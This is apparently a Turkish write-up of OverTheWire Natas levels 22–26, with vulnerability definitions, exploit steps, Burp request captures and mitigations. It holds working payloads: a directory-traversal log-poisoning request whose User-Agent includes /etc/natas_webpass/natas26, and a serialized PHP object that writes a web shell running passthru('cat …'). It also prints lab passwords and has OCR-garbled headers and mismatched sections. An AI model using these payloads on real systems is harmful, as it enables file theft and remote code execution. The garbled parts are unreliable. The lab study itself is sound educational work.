Session Hijacking, bir saldırganın kullanıcının oturum kimliğini ele geçirerek, yetkisiz erişim sağlamaına olanak tanıyan bir güvenlik açığıdır. PHP'de, bu tür saldıruları önlemek için güvenli oturum yönetimi teknikleri kullanılmalıdır. Bunlar arasında oturum kimliklerinin güvenliğini sağlama, oturum kimliklerini güvenli bir şekilde iletim ve saklama, oturumların zaman aşımını düzenleme gibi önlemler bulunur.

İşlem: Gördüğümüz gibi uygulama bu sefer kaynak kodu dışında herhangi bir mesaj göstermiyor. Kaynak kodunu kontrol ettiğimizde uygulamanın "revelio" adlı bir GET değişkeni aradığını görüyoruz. Bu değişkenin ayarlıysa uygulama şifreyi görüntüüler, ancak SESSION değişkeni "admin" anahtarını içermiyorsa ve değeri 1 olarak ayarlanmamışsa uygulama bizi uygulamanın indeks sayfasına yönlendirir.

Şifreyi almak için yönlendirmeyi takip edemeyiz veya yönlendirme gerçekleşmeden önce uygulamanın yanıtını kontrol edemeyiz. Esas olarak Burp kullandığım için yönlendirme gerçekleşmeden önce uygulamadan gelen yanıt baktım ve bir sonraki seviyenin şifresini görüyoruz.

The screenshot shows the Burp Suite interface with the "Repeater" tab selected. On the left, the "Request" pane displays a captured GET request to "/revelio" with the URL "http://natas22.natas.labs.overthewire.org/revelio". The request body contains the cookie value "ga_R0K22950-G31.1.171.06288008.8.1.171.0629040.0.0.0; _ga=GA1.1.177103867". On the right, the "Response" pane shows the source code of the page. The code includes a conditional check for the "revelio" GET parameter and the "admin" session variable. If both are present, it prints the credentials "You are an admin. The credentials for the next level are:
 print "username: natas23\n"; print "Password: <censored>\n</pre>";". Otherwise, it prints "You are not an admin." and provides a link to "index-source.html" for viewing the source code.

```
<?php
session_start();

if(array_key_exists("revelio", $_GET)) {
    // only admins can reveal the password
    if(!($_SESSION and array_key_exists("admin", $_SESSION) and $_SESSION["admin"] == 1)) {
        header("Location: /");
    }
}

<html>
<head>
    This stuff in the header has nothing to do with the level ...
    <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
    <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
    <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
    <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
    <script src="http://natas.labs.overthewire.org/js/jquery-migrate-1.2.1.js"></script>
    <script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
    <script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
    <script>var wechallInfo = { "level": "natas22", "pass": "<censored>" };</script></head>
<body>
<h1>natas22</h1>
<div id="content">

<?php
if(array_key_exists("revelio", $_GET)) {
    print "You are an admin. The credentials for the next level are:<br>";
    print "username: natas23\n";
    print "Password: <censored>\n</pre>";
}
>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

Hedef 23 – Seviye 22

Url: http://natas22.natas.labs.overthewire.org



Bulunan Boşluk : **Session Hijacking**
Boşluk Seviyesi : **Yüksek**

Sonuç:

Laboratuvar 23-nin Sifresi Alarız:

qjA8cOoKFTzJhtV0Fzvt92fgvxVnVRBj

Önlem: Session hijacking'i önlemek için üç ana önlem alınabilir. Birincisi, oturumları güvenli bir şekilde yönetmek için HTTPS gibi güvenli iletişim protokollerini kullanmalıdır. İkincisi, oturum kimliklerini güçlü ve rastgele bir şekilde oluşturarak tahmin edilmesini zorlaştırmalıdır. Son olarak, oturumları düzenli olarak yenileyerek ve güvenliği artırarak saldırganların ele geçirdikleri oturum kimliklerini kullanmalarını zorlaştırmak önemlidir.

The screenshot shows the Burp Suite interface with the following details:

- Request:** A GET request to "/revelevel1234" with the following headers:
 - Host: natas22.natas.labs.overthewire.org
 - User-Agent: Mozilla/5.0 (iPhone; CPU OS 16_6 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/16.5 Mobile/14E904 Safari/605.1.15
 - Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
 - Accept-Language: en-US,en;q=0.5
 - Accept-Encoding: gzip, deflate, br
 - Authorization: Basic bmFOYMyj05MWF3V05b0RpVUdtMzNK2hpNNLJNTEJT0GJ604vcve=
 - Cookie: _ga=GAI.1.17101396708.1.1710628603.8.1.1710629040.0.0.; PHPSESSID=Spv1S5-39t6-762f-1b1mc4suh
 - Upgrade-Insecure-Requests: 1
- Response:** The response body contains the session information and credentials:

```
Content-Length: 1028
Connection: close
Content-Type: text/html; charset=UTF-8
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.11.1.js">
</script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js">
</script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js">
</script>
<script src="http://natas.labs.overthewire.org/js/wechall.js">
</script>
<var wechallinfo = {
    "level": "natas22",
    "pass": "91awVMb0DiUGm33jd2M7RVLBS8z9n0s"
}>
</script>
</head>
<body>
<h1>natas22</h1>
<div id="content">
    You are an admin. The credentials for the next level are:<br>
    <br>
    Username: natas23
    Password: qjA8cOoKFTzJhtV0Fzvt92fgvxVnVRBj
</div>
<div id="viewsource">
    <a href="index-source.html">
        View sourcecode
    </a>
</div>
</body>
</html>
```
- Inspector:** Shows the selected text "revelevel1234" in the "Selected text" field.

Hedef 24 – Seviyye 24

Url: <http://natas23.natas.labs.overthewire.org>




Bulunan Boşluk : Data Exposure

Boşluk Seviyesi : Orta

Tanım:

Veri Maruziyeti (Data Exposure), Hassas Veya Kişisel Bilgilerin Yetkisiz Kişilerin Erişimine Açık Bir Şekilde Ifşa Edildiği Durumu İfade Eder.

İşlem: PHP'deki strstr() işlevi bir dizedeki ilk geçtiği yeri bulur, bu nedenle çıkış parolasının iloveyou dizesini içermesi gerekir. İkinci kısmı ise şifrenin 10'dan büyük olup olmadığını değerlendirir.
11iloveyou'yu deneyeince:



```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallInfo = { "level": "natas23", "pass": "<censored>" };</script></head>
<body>
<h1>natas23</h1>
<div id="content">
<form name="password" method="get">
<input type="text" name="password" size=20>
<input type="submit" value="Login">
</form>
<?php
if(array_key_exists("password",$_REQUEST)){
    if(strstr($_REQUEST["password"],"iloveyou") && (strlen($_REQUEST["password"]) > 10 )){
        echo "<br>The credentials for the next level are:<br>";
        echo "<pre>Username: natas24 Password: <censored></pre>";
    }
    else{
        echo "<br>Wrong!<br>";
    }
}
// morla / 10111
?>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

Hedef 24 – Seviyye 24

Url: <http://natas23.natas.labs.overthewire.org>



Bulunan Boşluk : **Data Exposure**

Boşluk Seviyesi : **Orta**

Sonuç:

Sonuç Laboratuvar 24-un Sifresi Alarız:

0xF30T9Av8lgXhW7slhFCIsVKAPyl2r

Önlem:

Veriler Şifrelenmelidir. Giriş Kısıtlamaları

Uygulanmalıdır. Günlük İzleme Önlemleri Kabul

Edilmelidir. Güçlü Kimlik Doğrulama Kullanılmalıdır.

Yönetim Kısıtlamaları Konmalıdır.

Cvss:

natas23.natas.labs.overthewire.org/?passwd=11iloveyou

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec How to pass form va

NATAS23

Password:

The credentials for the next level are:

Username: natas24 Password: 0xF30T9Av8lgXhW7slhFCIsVKAPyl2r

[View sourcecode](#)

Hedef 25 – Seviye 24

Url: <http://natas24.natas.labs.overthewire.org>



Bulunan Boşluk : **Session Hijacking**
Boşluk Seviyesi : **Yüksek**

Tanım:

Session Hijacking, bir saldırganın kullanıcının oturum kimliğini ele geçirerek, yetkisiz erişim sağlamaına olanak tanıyan bir güvenlik açığıdır. PHP'de, bu tür saldırıları önlemek için güvenli oturum yönetimi teknikleri kullanılmalıdır. Bunlar arasında oturum kimliklerinin güvenliğini sağlama, oturum kimliklerini güvenli bir şekilde iletim ve saklama, oturumların zaman aşımını düzenlemeye gibi önlemler bulunur.

İşlem: Görüldüğü gibi program passwd REQUEST değişkenini sansürlenmiş değerle karşılaşmaktadır. Karşılaştırma 0 değerini döndürürse, yani değerler eşleşirse program bir sonraki seviyenin şifresini döndürür. Bir dizeyi bir diziyle karşılaştırmak için strcmp işlevi kullanıldığında işlevin 0 döndürdüğünü belirtir. Eğer bu bizim durumumuzda doğruysa, passwd değişkenini passwd[] ile değiştirmek bize bir sonraki seviyenin şifresini vermelidir.

The screenshot shows a Burp Suite interface with two browser windows. The left window displays the source code of the page at <http://natas24.natas.labs.overthewire.org/index-source.html>. The right window shows the result of sending a modified request. The source code includes a session_start() function and a conditional block that checks if the 'revelio' key exists in the session. If it does, it prints a message and the session ID. The modified request in the Burp Suite interface shows a cookie with a value of 'ga_RDK229506-GSI.1.1710628808.8.1.1710629040.0.0.0; _ga=GA1.1.17710628808.3ptk5c95df6afv8nn49qdb'. The response shows the session ID 'natas22' and a warning message about session hijacking.

```
<?php
session_start();

if(array_key_exists("revelio", $GET)) {
    // only admins can reveal the password
    if(!($SESSION and array_key_exists("admin", $SESSION) and $SESSION["admin"] == 1)) {
        header("Location: /");
    }
}

<html>
<head>
    <!-- This stuff in the header has nothing to do with the level -->
    <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
    <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
    <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
    <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
    <script src="http://natas.labs.overthewire.org/js/jquery-migrate-1.2.1.js"></script>
    <script src="http://natas.labs.overthewire.org/js/data.js"></script>
    <script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
</head>
<body>
<div id="content">

<?php
if(array_key_exists("revelio", $GET)) {
    print "You are an admin. The credentials for the next level are:<br>";
    print "<pre>Username: natas23</pre>";
    print "Password: <censored></pre>";
}
?>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

Hedef 25 – Seviye 24

Url: <http://natas24.natas.labs.overthewire.org>



Bulunan Boşluk : **Session Hijacking**


Boşluk Seviyesi : **Yüksek**

Sonuç:

Laboratuvar 25-nin Sifresi Alarız:

O9QD9DZBDq1YpswiTM5oqMDaOtuztAcx

Önlem: Session hijacking'i önlemek için üç ana önlem alınabilir. Birincisi, oturumları güvenli bir şekilde yönetmek için HTTPS gibi güvenli iletişim protokollerini kullanmalıdır. İkincisi, oturum kimliklerini güçlü ve rastgele bir şekilde oluşturarak tahmin edilmesini zorlaştırmalıdır. Son olarak, oturumları düzenli olarak yenileyerek ve güvenliği artırarak saldırganların ele geçirdikleri oturum kimliklerini kullanmalarını zorlaştırmak önemlidir.



Cvss:

Hedef 26 – Seviye 25

Url: <http://natas25.natas.labs.overthewire.org>



Bulunan Boşluk : Directory traversal Boşluk Seviyesi : Yüksek

Tanım:

Directory traversal, bir web uygulamasında dosya yolunu kontrol etme yeteneğinin yetersiz olması nedeniyle oluşan bir güvenlik açığıdır. Saldırganlar, bu açığı kullanarak sunucuda bulunan dosyalara erişebilir ve hatta bu dosyaları değiştirebilir veya silme gibi işlemler gerçekleştirebilir. Bu tür saldırılar, web uygulamasının güvenliğini tehlikeye atabilir ve hassas bilgilerin ifşa edilmesine yol açabilir. Bu nedenle, web uygulamalarının dosya işleme işlevlerini güvenli bir şekilde kullanması ve girişleri doğru şekilde filtrelemesi önemlidir.

İşlem: Uygulama, dosya adındaki "../" dizin geçişi işaretlerini kaldırın "safeinclude()" işlevini kullanır. Ancak, bu işlem sadece bir kez gerçekleşir, bu nedenle güvenli bir dosya adı oluşturmak için işlemi tekrar tekrar kullanabiliyoruz.

Uygulama, "natas_webpass" içeren dosya adlarını kontrol eder, bu nedenle şifre dosyasına erişmeye çalışmak uygulamadan çıkışmasına neden olur.

Bunun yerine, "logRequest()" işlevinin tarayıcının kullanıcı ajanı hakkında bilgi eklediğini belirtiyoruz. Bu bilgileri kontrol edebiliriz ve işlev girişin bütünlüğünü denetlemez. Bu nedenle, kendi PHP scriptimizi dahil edebilirsek, uygulama bunu yürütür ve bir sonraki seviye için şifreyi alabiliriz.

"logRequest()" işlevi, isteğin bilgilerini "/var/www/natas/natas25/logs/natas25_session_id().log" yolunda depolar. session_id() değeri bizim tarafımızdan kontrol edilir çünkü PHPSESSID değeridir. Eğer loga şifre dosyamızı ekleyebilir ve ardından log dosyasını okumak için istek yapabilsek, şifreyi alabiliriz. Bu nedenle, belirli bir PHPSESSID değeri kullanarak, şifre dosyasını loga eklemeniz gerekmektedir.

```
function setLanguage(){
    /* language setup */
    if(array_key_exists("lang", $_REQUEST))
        if(safeinclude("language/" . $_REQUEST["lang"]))
            return 1;
    safeinclude("language/en");
}

function safeinclude($filename){
    // check for directory traversal
    if(strstr($filename, "../")){
        logRequest("Directory traversal attempt! fixing request.");
        $filename=str_replace("../", "", $filename);
    }
    // dont let ppl steal our passwords
    if(strstr($filename, "natas_webpass")){
        logRequest("Illegal file access detected! Aborting!");
        exit(-1);
    }
    // add more checks...

    if (file_exists($filename)) {
        include($filename);
        return 1;
    }
    return 0;
}

function listFiles($path){
    $listoffiles=array();
    if ($handle = opendir($path))
        while (false !== ($file = readdir($handle)))
            if ($file != "." && $file != "..")
                $listoffiles[]=$file;
        closedir($handle);
    return $listoffiles;
}

function logRequest($message){
    $log="[" . date("d.m.Y H:i:s",time()) ."]";
    $log=$log . " " . $_SERVER['HTTP_USER_AGENT'];
    $log=$log . "\n" . $message . "\n";
    $fd=fopen("/var/www/natas/natas25/logs/natas25" . session_id() . ".log", "a");
    fwrite($fd,$log);
    fclose($fd);
}

?>
<h1>natas25</h1>
```

Hedef 26 – Seviye 25

Url: http://natas25.natas.labs.overthewire.org



Bulunan Boşluk : **Directory traversal**
Boşluk Seviyesi : **Yüksek**

Sonuç:

Laboratuvar 26-nin Sifresi Alarız:

8A506rfIAxKKk68yJeuTuRq4UfcK70k

Önlem: Directory traversal saldırılardan kaçınmak için aşağıdaki adımlar alınabilir:

1. Giriş Doğrulaması ve Filtreleme: Kullanıcı tarafından sağlanan girişler, dosya yolları gibi hassas veriler kontrol edilerek filtrelenmeli veya doğrulanmalıdır.

2. Güvenli Dosya İşlemleri: Dosya işlemleri yapılırken, dosya yolları dinamik olarak oluşturulmalı ve güvenli bir şekilde işlenmelidir. Güvenli dosya işlemleri için platformun sağladığı güvenlik mekanizmaları veya kütüphaneler kullanılmalıdır.

3. İşlem Yetkilerinin Kısıtlanması: Web sunucusu ve uygulama sunucusu işlem yaparken, kullanıcıların dosya sistemine erişim yetkileri kısıtlanmalıdır. Örneğin, web sunucusunun çalıştığı kullanıcıya sadece belirli dizinlere erişim izni verilebilir.

The screenshot shows a Burp Suite interface with an intercept proxy tab selected. The request pane displays a modified GET request for '/?lang=../../../../var/www/natas/natas25/logs/natas25_q7zahre3r06d77suercjzjnj.log'. The response pane shows a 204 status code. The bottom right corner of the browser window contains a 'SUBMIT TOKEN' button.

Request details:

```
1 GET /?lang=../../../../var/www/natas/natas25/logs/natas25_q7zahre3r06d77suercjzjnj.log HTTP/1.1
2 Host: natas25.natas.labs.overthewire.org
3 User-Agent: <? include '/etc/natas_webpass/natas26'; ?>
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Basic bEFOXMjI0POFEOlRaQkRaMlwc3dpIE0lbPnRGFPdhHAdEFjeAm
8 Connection: close
9 Referer: http://natas25.natas.labs.overthewire.org/?lang=en
10 Cookie: _ga_FODK22990=GS1.1.710628609.8.1.1710629040.0.0.; PHPSESSID=q7zahre3r06d77suercjzjnj
11 Upgrade-Insecure-Requests: 1
12
13
```

Decoded from URL encoding:

```
../../../../var/www/natas/natas25/logs/natas25_q7zahre3r06d77suercjzjnj.log HTTP/1.1
Host: natas25.natas.labs.overthewire.org
User-Agent: <? include '/etc/natas_webpass/natas26'; ?>
```

Response message:

```
[17.03.2024 18:03:05] Mozilla/5.0 (iPhone; CPU OS 16_6 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/16.5 Mobile/14E304 Safari/605.1.15 "Directory traversal attempt! fixing request." [17.03.2024 18:06:45] 8A506rfIAxKKk68yJeuTuRq4UfcK70k "Directory traversal attempt! fixing request."
```

Notice messages:

- Notice: Undefined variable: _GREETING in /var/www/natas/natas25/index.php on line 80
- Notice: Undefined variable: _MSG in /var/www/natas/natas25/index.php on line 81
- Notice: Undefined variable: _FOOTER in /var/www/natas/natas25/index.php on line 82

View sourcecode

Cvss:

Hedef 27 – Seviye 26

Url: <http://natas26.natas.labs.overthewire.org>



Bulunan Boşluk : PHP Object Injection Boşluk Seviyesi : Yüksek

Tanım: PHP Object Injection, bir uygulamanın serialize ve unserialize gibi nesne serileştirme işlemlerini kullanırken güvenlik açığına sahip olması durumudur. Bu zafiyet, kötü niyetli saldırganların, serileştirilmiş nesneleri manipüle ederek istenmeyen kodları yürütmesine olanak tanır. Saldırganlar, bu yöntemi kullanarak uygulama içinde yetkisiz işlemler gerçekleştirebilir ve hedef sistemi ele geçirebilir. Bu nedenle, uygulama geliştiricileri serialize ve unserialize işlemleri dikkatlice denetlemeli ve güvenlik önlemleri almalıdır.

İşlem: unserialize() fonksiyonunun kullanıldığı yerlerden biri, Cookie "drawing" varsa çağrılan drawImage(\$filename) fonksiyonu içindedir. Logger sınıfı, __construct(\$file), log(\$msg) ve __destruct() fonksiyonları ile oluşturulmuştur. Bu fonksiyonlar, uygulamanın nesne tabanlı bir şekilde işlem yapmasına olanak tanır ve serialize() ve unserialize() işlemleri sırasında kullanılabilen nesneleri sağlar.

Saldırganlar, bir nesnenin __construct() veya __destruct() gibi PHP sihirli metodlarını kullanarak kötü niyetli işlemler gerçekleştirebilirler. Bu durumda, Logger sınıfının __construct() fonksiyonu, passthru() işlevini kullanarak sistem komutlarını yürütütebilir ve bu sonucu bir dosyaya yazabilir. PHP scriptini çalıştırdıktan sonra çıktı olarak elde ettiğimiz serialize edilmiş nesnenin içeriğini kopyalarız. Ardından, bu içeriği bir HTTP isteği ile uygulamaya yapıştırarak 'drawing' cerezinin değerini değiştiririz. Bu şekilde, serialize edilmiş nesne, uygulama tarafından deserialize edilirken Logger sınıfının __construct() fonksiyonu çağrılır ve istenmeyen işlemler gerçekleştirilir. Bu sayede, hedef sisteme erişim elde edebiliriz.

The screenshot shows a PHP Sandbox interface. The code area contains the following PHP code:

```
PHP Sandbox
1 <?php
2 class Logger
3 {
4     private $logFile;
5     private $initMsg;
6     private $exitMsg;
7     function __construct($file)
8     {
9         // initialise variables
10        $this->initMsg="Hello\n";
11        $this->exitMsg="Goodbye <? passthru('cat /etc/natas_webpass/natas27'); ?>\n\n";
12        $this->logFile = "img/shell.php";
13    }
14 }
15 $object = new Logger("Security Times");
16 echo "Serialized Object : ".serialize($object)."

```
<?>\n</pre>Base64 encoded serialized object : ".urlencode(base64_encode(serialize($object)));
17 ?>
```


```

Below the code, there are sections for "PHP Versions and Options (8.2.13)" and "Other Options". Under "Other Options", there are "Execute Code" and "Save or share code" buttons. The result section shows the output of the executed code:

Result for 8.2.13:

```
Serialized Object : O:6:"Logger":3:{s:15:"Logger$logFile";s:13:"img/shell.php";s:15:"Logger$initMsg";s:6:"Hello ";s:15:"Logger$exitMsg";s:59:"Goodbye <? passthru('cat /etc/natas_webpass/natas27'); ?>";};<?>
```

Execution time: 0.000134s Mem: 389KB Max: 430KB

Base64 encoded serialized object :

```
Tzo2OiJMb2dnZXIiOjM6e3M6MTU6IgBmb2dnZXIAbG9nRmlsZSI7czoxMzoiawInL3NoZwxLnBocCT7czoxNToiAExvZ2dlcgBpbml0TXNnIjtzojY6IkhlbgxciI7czoxNToiAExvZ2dlcgBleGl0TXNnIjtzOjU50iJHb29kvnllIDw%2FIHBhc3N0aHJ1KcdjYXQgL2V0Yy9uYXRhc193ZWJwYXNzL25hdGFzMjcnKTsgPz4KciI7f0%3D%3D
```

Hedef 27 – Seviye 26

Url: <http://natas26.natas.labs.overthewire.org>



Bulunan Boşluk : **PHP Object Injection**
Boşluk Seviyesi : **Yüksek**

Sonuç:

Laboratuvar 27-nin Sifresi Alarız:


PSO8xysPi00WKIiZZ6s6PtRmFy9cbxj3

Önlem: PHP Object Injection saldırularını önlemek için, güvenlik bilincine sahip olmalı ve aşağıdaki önlemleri almalıdır:

1. Güvenli Giriş Kontrolü: Kullanıcı girdileri dikkatlice doğrulanmalı ve filtrelenmelidir. Özellikle serialize ve unserialize işlemleri için kullanıcı tarafından sağlanan veriler güvenilir bir şekilde işlenmelidir.

2. Veri Doğrulama: Uygulama içinde serileştirme işlemleri gerçekleştirildiğinde, yalnızca güvenilir ve güvenlik açığı içermeyen nesnelerin serileştirilmesine izin verilmelidir. Özel olarak, serileştirilmiş nesnelerin dış kaynaklardan veya kullanıcı girdilerinden gelmemesi sağlanmalıdır.

3. Güvenli Kodlama Uygulamaları: Uygulama kodları, güvenlik en iyi uygulamalarına uygun olarak yazılmalı ve güvenlik testlerinden geçirilmelidir. Ayrıca, güvenlik açıklarını tespit etmek ve kapatmak için düzenli olarak güvenlik denetimleri yapılmalıdır.



Warning: file_get_contents(cat /etc/natas_webpass/natas27): failed to open stream: No such file or directory in /var/www/natas/natas26/img/shell.php on line 1

Warning: file_get_contents(cat /etc/natas_webpass/natas27): failed to open stream: No such file or directory in /var/www/natas/natas26/img/shell.php on line 1

Warning: file_get_contents(cat /etc/natas_webpass/natas27): failed to open stream: No such file or directory in /var/www/natas/natas26/img/shell.php on line 1

Warning: file_get_contents(cat /etc/natas_webpass/natas27): failed to open stream: No such file or directory in /var/www/natas/natas26/img/shell.php on line 1
PSO8xysPi00WKIiZZ6s6PtRmFy9cbxj3 PSO8xysPi00WKIiZZ6s6PtRmFy9cbxj3 Goodbye PSO8xysPi00WKIiZZ6s6PtRmFy9cbxj3 Goodbye
PSO8xysPi00WKIiZZ6s6PtRmFy9cbxj3 Goodbye PSO8xysPi00WKIiZZ6s6PtRmFy9cbxj3 Goodbye PSO8xysPi00WKIiZZ6s6PtRmFy9cbxj3 Goodbye Goodbye
Goodbye PSO8xysPi00WKIiZZ6s6PtRmFy9cbxj3 Goodbye PSO8xysPi00WKIiZZ6s6PtRmFy9cbxj3 PSO8xysPi00WKIiZZ6s6PtRmFy9cbxj3
